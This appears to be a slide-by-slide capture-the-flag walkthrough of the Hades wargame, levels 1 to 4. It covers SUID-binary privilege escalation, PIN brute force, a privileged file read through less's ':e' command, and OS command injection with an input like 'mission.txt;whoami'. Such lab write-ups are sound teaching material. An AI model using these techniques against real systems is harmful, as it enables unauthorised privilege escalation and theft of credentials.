

# Hades: Level 01 – Hacker SUID Binaries



```
####################
# MISSION 0×01 #
####################

## EN ##
User acantha has left us a gift to obtain her powers.
```

In each level of the game, the `mission.txt` file contains the level's objectives. Sometimes the contents are vague.


# Hades: Level 01 – Hacker SUID Binaries



```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s--- 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

In this level, there's a reference to a “gift”. If we search for this term we find an SUID file


# Hades: Level 01 – Hacker
# SUID Binaries



```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s--- 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

SUID binaries are binaries which run in the context of the file's owner, which in this case is the `root` user


# Hades: Level 01 – Hacker SUID Binaries



```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user


# Hades: Level 01 – Hacker
# SUID Binaries



```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user


# Hades: Level 01 – Hacker SUID Binaries



```
acantha@hades:~$ cat /pazz/acantha_pass.txt
[redacted]
```

In each level of the Hades game, the password for the users can be found in the `/pazz/<username>_pass.txt` file, e.g., `/pazz/acantha_pass.txt`


# Hades: Level 02 – Acantha Linux Binary Brute Force



```
###################
# MISSION 0×02 #
###################

## EN ##
The user alala has left us a program, if we insert the
6 correct numbers, she gives us her password!
```

In this level we're told to input the correct 6-number combination to a program to get the password for the next level


# Hades: Level 02 – Acantha
# Linux Binary Brute Force



```
acantha@hades:~$ ./guess
Enter PIN code:
 123456

NO :_(
```

We have no idea what the correct combination is, so we need to brute force the binary


# Hades: Level 02 – Acantha
# Linux Binary Brute Force



```
Enter PIN code:
[redacted]
```

After brute-forcing the binary, we receive the password for the next level


# Hades: Level 03 – Alala
# SUID Less: Privileged File Read



```
##################
# MISSION 0×03 #
##################

## EN ##
User althea loves reading Linux help.
```

In this level, we're told that we need use Linux help, i.e., man pages


# Hades: Level 03 – Alala
# SUID Less: Privileged File Read



```
MAN(1)                                            Manual pager utils

NAME
       man - an interface to the system reference manuals
```

When we run the SUID binary in our home directory, we see that it brings up a man page


## Hades: Level 03 – Alala
## SUID Less: Privileged File Read




```
less /etc/profile
:e file_to_read
```

In this case, we're not hacking the `man` command, but rather the `less` command, which is the default pager program for Linux

## Hades: Level 03 – Alala
## SUID Less: Privileged File Read




```
Examine: althea_pass.txt
```



```
[redacted]
~
```

We use this function to read the `althea_pass.txt` file which is in our home directory


# Hades: Level 04 – Althea
# OS Command Injection



```
##################
# MISSION 0×04 #
##################

## EN ##
The user andromeda has left us a program to list directories.
```

In this level, we're presented with a SUID binary which runs the `ls -la` command


# Hades: Level 04 – Althea
# OS Command Injection



```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;whoami
-rw-r————— 1 root althea 205 Apr  5  2024 mission.txt
andromeda
Segmentation fault
```

If you run the binary, it will prompt you for a file to run it on, but you can also inject other Linux commands

